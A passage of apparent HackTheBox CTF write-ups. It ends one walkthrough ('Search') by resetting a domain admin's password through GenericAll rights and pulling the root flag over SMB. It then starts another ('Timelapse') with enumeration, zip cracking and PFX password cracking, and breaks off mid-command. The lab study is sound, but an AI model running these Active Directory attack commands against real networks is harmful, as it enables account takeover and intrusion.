- 
As you can see 'whoami' result is showing that we are 'BIR-ADFS-GMSA$' user, not 'Sierra'. Let's look into Bloodhound one more time.
- 
Let's look into help of 'Generic all'.
- 
As you can see 'Generic All' privileges simply means full control over 'Tristan' user, who is also a domain admin. Let's change the domain admin password.
``` bash
PS C:\Users\Sierra.Frye\Documents>
Invoke-Command -ComputerName localhost -Credential $cred -ScriptBlock {net user Tristan.Davies qwerty1234 /domain}
The command completed successfully.
```
Now we can access admin directory to read the root flag.
``` bash
┌──(root💀kali)-[~/hackthebox/machine/search]
└─# smbclient //search.htb/C$ -U Tristan.Davies
Enter WORKGROUP\Tristan.Davies's password:
Try "help" to get a list of possible commands.
smb: \> cd \Users\Administrator\Desktop
smb: \Users\Administrator\Desktop\> ls
. DRc 0 Mon Nov 22 15:21:49 2021
.. DRc 0 Mon Nov 22 15:21:49 2021
desktop.ini AHS 282 Mon Nov 22 15:21:49 2021
root.txt ARc 34 Fri Jan 7 11:13:49 2022
3246079 blocks of size 4096. 461189 blocks available
smb: \Users\Administrator\Desktop\> get root.txt
getting file \Users\Administrator\Desktop\root.txt of size 34 as root.txt (0.0 KiloBytes/sec) (average 0.0 KiloBytes/sec)
┌──(root💀kali)-[~/hackthebox/machine/search]
└─# cat root.txt
e66ca102d9ee6b0894fffa9a65b13e18
```
#### Summary of knowledge
- kerbrute enumerate valid usernames
- crackmapexec password spray
- bloodhound information gathering
- Kerberoasting without SPNs
- hashcat crack service account's hash
- XLS file remove password protection
- browser digital certificate password crack using p12tool
- using gMSADumper read GMSA password
- change the domain admin password to privesc
#### Contact me
- QQ: 1185151867
- twitter: https://twitter.com/fdlucifer11
- github: https://github.com/FDlucifer
I'm lUc1f3r11, a ctfer, reverse engineer, ioter, red teamer, coder, gopher, pythoner, AI lover, security reseacher, hacker, bug hunter and more...
## PFX 身份与 LAPS 读取范围
ZIP 与 PFX 的口令恢复连接证书 WinRM,PowerShell 历史和 ADComputer 属性进一步确定读取 LAPS 的权限。
来源 timelapse · 原记录 2022-03-27 · 11 个代码块 · 5 处图片引用
查看分析过程、攻击步骤与完整代码
#### introduce
OS: Windows
Difficulty: Easy
Points: 20
Release: 26 Mar 2022
IP: 10.10.11.152
- 
- 
#### Enumeration
#### NMAP
``` bash
┌──(root💀kali)-[~/hackthebox/machine/timelapse]
└─# nmap -sV -v -p- --min-rate=10000 10.10.11.152
PORT STATE SERVICE VERSION
53/tcp open domain Simple DNS Plus
88/tcp open kerberos-sec Microsoft Windows Kerberos (server time: 2022-03-27 05:40:20Z)
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
389/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: timelapse.htb0., Site: Default-First-Site-Name)
445/tcp open microsoft-ds?
464/tcp open kpasswd5?
593/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
636/tcp open ldapssl?
3268/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: timelapse.htb0., Site: Default-First-Site-Name)
3269/tcp open globalcatLDAPssl?
5986/tcp open ssl/http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
9389/tcp open mc-nmf .NET Message Framing
49667/tcp open msrpc Microsoft Windows RPC
49673/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
49674/tcp open msrpc Microsoft Windows RPC
49687/tcp open msrpc Microsoft Windows RPC
59512/tcp open msrpc Microsoft Windows RPC
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows
```
let's do some basic enumeration first
``` bash
┌──(root💀kali)-[~/hackthebox/machine/timelapse]
└─# nmap -p389 --script ldap-rootdse 10.10.11.152
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-26 19:04 EDT
Nmap scan report for 10.10.11.152
Host is up (0.36s latency).
PORT STATE SERVICE
389/tcp open ldap
| ldap-rootdse:
| LDAP Results
|
| domainFunctionality: 7
| forestFunctionality: 7
| domainControllerFunctionality: 7
| rootDomainNamingContext: DC=timelapse,DC=htb
| ldapServiceName: timelapse.htb:dc01$@TIMELAPSE.HTB
| isGlobalCatalogReady: TRUE
| supportedSASLMechanisms: GSSAPI
| supportedSASLMechanisms: GSS-SPNEGO
| supportedSASLMechanisms: EXTERNAL
| supportedSASLMechanisms: DIGEST-MD5
| supportedLDAPVersion: 3
| supportedLDAPVersion: 2
| supportedLDAPPolicies: MaxPoolThreads
| supportedLDAPPolicies: MaxPercentDirSyncRequests
| supportedLDAPPolicies: MaxDatagramRecv
| supportedLDAPPolicies: MaxReceiveBuffer
| supportedLDAPPolicies: InitRecvTimeout
| supportedLDAPPolicies: MaxConnections
| supportedLDAPPolicies: MaxConnIdleTime
| supportedLDAPPolicies: MaxPageSize
| supportedLDAPPolicies: MaxBatchReturnMessages
| supportedLDAPPolicies: MaxQueryDuration
| supportedLDAPPolicies: MaxDirSyncDuration
| supportedLDAPPolicies: MaxTempTableSize
| supportedLDAPPolicies: MaxResultSetSize
| supportedLDAPPolicies: MinResultSets
| supportedLDAPPolicies: MaxResultSetsPerConn
| supportedLDAPPolicies: MaxNotificationPerConn
| supportedLDAPPolicies: MaxValRange
| supportedLDAPPolicies: MaxValRangeTransitive
| supportedLDAPPolicies: ThreadMemoryLimit
| supportedLDAPPolicies: SystemMemoryLimitPercent
| supportedControl: 1.2.840.113556.1.4.319
| supportedControl: 1.2.840.113556.1.4.801
| supportedControl: 1.2.840.113556.1.4.473
| supportedControl: 1.2.840.113556.1.4.528
| supportedControl: 1.2.840.113556.1.4.417
| supportedControl: 1.2.840.113556.1.4.619
| supportedControl: 1.2.840.113556.1.4.841
| supportedControl: 1.2.840.113556.1.4.529
| supportedControl: 1.2.840.113556.1.4.805
| supportedControl: 1.2.840.113556.1.4.521
| supportedControl: 1.2.840.113556.1.4.970
| supportedControl: 1.2.840.113556.1.4.1338
| supportedControl: 1.2.840.113556.1.4.474
| supportedControl: 1.2.840.113556.1.4.1339
| supportedControl: 1.2.840.113556.1.4.1340
| supportedControl: 1.2.840.113556.1.4.1413
| supportedControl: 2.16.840.1.113730.3.4.9
| supportedControl: 2.16.840.1.113730.3.4.10
| supportedControl: 1.2.840.113556.1.4.1504
| supportedControl: 1.2.840.113556.1.4.1852
| supportedControl: 1.2.840.113556.1.4.802
| supportedControl: 1.2.840.113556.1.4.1907
| supportedControl: 1.2.840.113556.1.4.1948
| supportedControl: 1.2.840.113556.1.4.1974
| supportedControl: 1.2.840.113556.1.4.1341
| supportedControl: 1.2.840.113556.1.4.2026
| supportedControl: 1.2.840.113556.1.4.2064
| supportedControl: 1.2.840.113556.1.4.2065
| supportedControl: 1.2.840.113556.1.4.2066
| supportedControl: 1.2.840.113556.1.4.2090
| supportedControl: 1.2.840.113556.1.4.2205
| supportedControl: 1.2.840.113556.1.4.2204
| supportedControl: 1.2.840.113556.1.4.2206
| supportedControl: 1.2.840.113556.1.4.2211
| supportedControl: 1.2.840.113556.1.4.2239
| supportedControl: 1.2.840.113556.1.4.2255
| supportedControl: 1.2.840.113556.1.4.2256
| supportedControl: 1.2.840.113556.1.4.2309
| supportedControl: 1.2.840.113556.1.4.2330
| supportedControl: 1.2.840.113556.1.4.2354
| supportedCapabilities: 1.2.840.113556.1.4.800
| supportedCapabilities: 1.2.840.113556.1.4.1670
| supportedCapabilities: 1.2.840.113556.1.4.1791
| supportedCapabilities: 1.2.840.113556.1.4.1935
| supportedCapabilities: 1.2.840.113556.1.4.2080
| supportedCapabilities: 1.2.840.113556.1.4.2237
| subschemaSubentry: CN=Aggregate,CN=Schema,CN=Configuration,DC=timelapse,DC=htb
| serverName: CN=DC01,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration,DC=timelapse,DC=htb
| schemaNamingContext: CN=Schema,CN=Configuration,DC=timelapse,DC=htb
| namingContexts: DC=timelapse,DC=htb
| namingContexts: CN=Configuration,DC=timelapse,DC=htb
| namingContexts: CN=Schema,CN=Configuration,DC=timelapse,DC=htb
| namingContexts: DC=DomainDnsZones,DC=timelapse,DC=htb
| namingContexts: DC=ForestDnsZones,DC=timelapse,DC=htb
| isSynchronized: TRUE
| highestCommittedUSN: 135273
| dsServiceName: CN=NTDS Settings,CN=DC01,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration,DC=timelapse,DC=htb
| dnsHostName: dc01.timelapse.htb
| defaultNamingContext: DC=timelapse,DC=htb
| currentTime: 20220327070426.0Z
|_ configurationNamingContext: CN=Configuration,DC=timelapse,DC=htb
Service Info: Host: DC01; OS: Windows
┌──(root💀kali)-[~/hackthebox/machine/timelapse]
└─# ldapsearch -x -h 10.10.11.152 -s base namingContexts
# extended LDIF
#
# LDAPv3
# base <> (default) with scope baseObject
# filter: (objectclass=*)
# requesting: namingContexts
#
#
dn:
namingContexts: DC=timelapse,DC=htb
namingContexts: CN=Configuration,DC=timelapse,DC=htb
namingContexts: CN=Schema,CN=Configuration,DC=timelapse,DC=htb
namingContexts: DC=DomainDnsZones,DC=timelapse,DC=htb
namingContexts: DC=ForestDnsZones,DC=timelapse,DC=htb
# search result
search: 2
result: 0 Success
# numResponses: 2
# numEntries: 1
┌──(root💀kali)-[~/hackthebox/machine/timelapse]
└─# enum4linux 10.10.11.152 1 ⨯
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Sat Mar 26 19:11:03 2022
==========================
| Target Information |
==========================
Target ........... 10.10.11.152
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none
====================================================
| Enumerating Workgroup/Domain on 10.10.11.152 |
====================================================
[E] Can't find workgroup/domain
============================================
| Nbtstat Information for 10.10.11.152 |
============================================
Looking up status of 10.10.11.152
No reply from 10.10.11.152
=====================================
| Session Check on 10.10.11.152 |
=====================================
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 437.
[+] Server 10.10.11.152 allows sessions using username '', password ''
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 451.
[+] Got domain/workgroup name:
===========================================
| Getting domain SID for 10.10.11.152 |
===========================================
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 359.
Domain Name: TIMELAPSE
Domain Sid: S-1-5-21-671920749-559770252-3318990721
[+] Host is part of a domain (not a workgroup)
======================================
| OS information on 10.10.11.152 |
======================================
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 458.
Use of uninitialized value $os_info in concatenation (.) or string at ./enum4linux.pl line 464.
[+] Got OS info for 10.10.11.152 from smbclient:
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 467.
[+] Got OS info for 10.10.11.152 from srvinfo:
Could not initialise srvsvc. Error was NT_STATUS_ACCESS_DENIED
=============================
| Users on 10.10.11.152 |
=============================
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 866.
[E] Couldn't find users using querydispinfo: NT_STATUS_ACCESS_DENIED
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 881.
[E] Couldn't find users using enumdomusers: NT_STATUS_ACCESS_DENIED
=========================================
| Share Enumeration on 10.10.11.152 |
=========================================
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 640.
do_connect: Connection to 10.10.11.152 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Sharename Type Comment
--------- ---- -------
Reconnecting with SMB1 for workgroup listing.
Unable to connect with SMB1 -- no workgroup available
[+] Attempting to map shares on 10.10.11.152
====================================================
| Password Policy Information for 10.10.11.152 |
====================================================
[E] Unexpected error from polenum:
[+] Attaching to 10.10.11.152 using a NULL share
[+] Trying protocol 139/SMB...
[!] Protocol failed: Cannot request session (Called Name:10.10.11.152)
[+] Trying protocol 445/SMB...
[!] Protocol failed: SAMR SessionError: code: 0xc0000022 - STATUS_ACCESS_DENIED - {Access Denied} A process has requested access to an object but has not been granted those access rights.
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 501.
[E] Failed to get password policy with rpcclient
==============================
| Groups on 10.10.11.152 |
==============================
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 542.
[+] Getting builtin groups:
[+] Getting builtin group memberships:
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 542.
[+] Getting local groups:
[+] Getting local group memberships:
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 593.
[+] Getting domain groups:
[+] Getting domain group memberships:
=======================================================================
| Users on 10.10.11.152 via RID cycling (RIDS: 500-550,1000-1050) |
=======================================================================
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 710.
[E] Couldn't get SID: NT_STATUS_ACCESS_DENIED. RID cycling not possible.
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 742.
=============================================
| Getting printer info for 10.10.11.152 |
=============================================
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 991.
Could not initialise spoolss. Error was NT_STATUS_ACCESS_DENIED
enum4linux complete on Sat Mar 26 19:12:25 2022
```
#### user own
check smb share:
``` bash
┌──(root💀kali)-[~/hackthebox/machine/timelapse]
└─# smbclient -L 10.10.11.152
Enter WORKGROUP\root's password:
Sharename Type Comment
--------- ---- -------
ADMIN$ Disk Remote Admin
C$ Disk Default share
IPC$ IPC Remote IPC
NETLOGON Disk Logon server share
Shares Disk
SYSVOL Disk Logon server share
┌──(root💀kali)-[~/hackthebox/machine/timelapse]
└─# smbclient //10.10.11.152/Shares 1 ⨯
Enter WORKGROUP\root's password:
Try "help" to get a list of possible commands.
smb: \> ls
. D 0 Mon Oct 25 11:39:15 2021
.. D 0 Mon Oct 25 11:39:15 2021
Dev D 0 Mon Oct 25 15:40:06 2021
HelpDesk D 0 Mon Oct 25 11:48:42 2021
```
get those files in the folders:
- 
and then crack the zip:
``` bash
┌──(root💀kali)-[~/hackthebox/machine/timelapse]
└─# fcrackzip -u -D -p /usr/share/wordlists/rockyou.txt winrm_backup.zip
PASSWORD FOUND!!!!: pw == supremelegacy
```
we find a .pfx file, so we can check the below Reference link to read:
- [Certificate (password-less) based authentication in WinRM](http://www.hurryupandwait.io/blog/certificate-password-less-based-authentication-in-winrm)
- [Windows authentication without passwords in OpenStack](https://cloudbase.it/windows-without-passwords-in-openstack/)
then we known we need to crack legacyy_dev_auth.pfx import password by using john:
- [How to run John Ripper attack to p12 password (educative pruposes)?](https://stackoverflow.com/questions/53547386/how-to-run-john-ripper-attack-to-p12-password-educative-pruposes)
or use this tool is fine:
- [crackpkcs12](https://github.com/crackpkcs12/crackpkcs12)
``` bash
┌──(root💀kali)-[~/hackthebox/machine/timelapse]
└─# pfx2john legacyy_dev_auth.pfx |john --wordlist=/usr/share/wordlists/rockyou.txt /dev/stdin 1 ⨯
Using default input encoding: UTF-8
Loaded 1 password hash (pfx, (.pfx, .p12) [PKCS#12 PBE (SHA1/SHA2) 512/512 AVX512BW 16x])
Cost 1 (iteration count) is 2000 for all loaded hashes
Cost 2 (mac-type [1:SHA1 224:SHA224 256:SHA256 384:SHA384 512:SHA512]) is 1 for all loaded hashes
Will run 4 OpenMP threads
Press Ctrl-C to abort, or send SIGUSR1 to john process for status
thuglegacy (legacyy_dev_auth.pfx)
1g 0:00:00:16 DONE (2022-03-27 07:09) 0.06211g/s 200729p/s 200729c/s 200729C/s thumper1990..thsco04
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```
then:
``` bash
┌──(root💀kali)-[~/hackthebox/machine/timelapse]
└─# openssl pkcs12 -in legacyy_dev_auth.pfx -nocerts -out private.pem
Enter Import Password:
Enter PEM pass phrase:
Verifying - Enter PEM pass phrase:
┌──(root💀kali)-[~/hackthebox/machine/timelapse]
└─# openssl pkcs12 -in legacyy_dev_auth.pfx -clcerts -nokeys -out cert.crt
Enter Import Password:
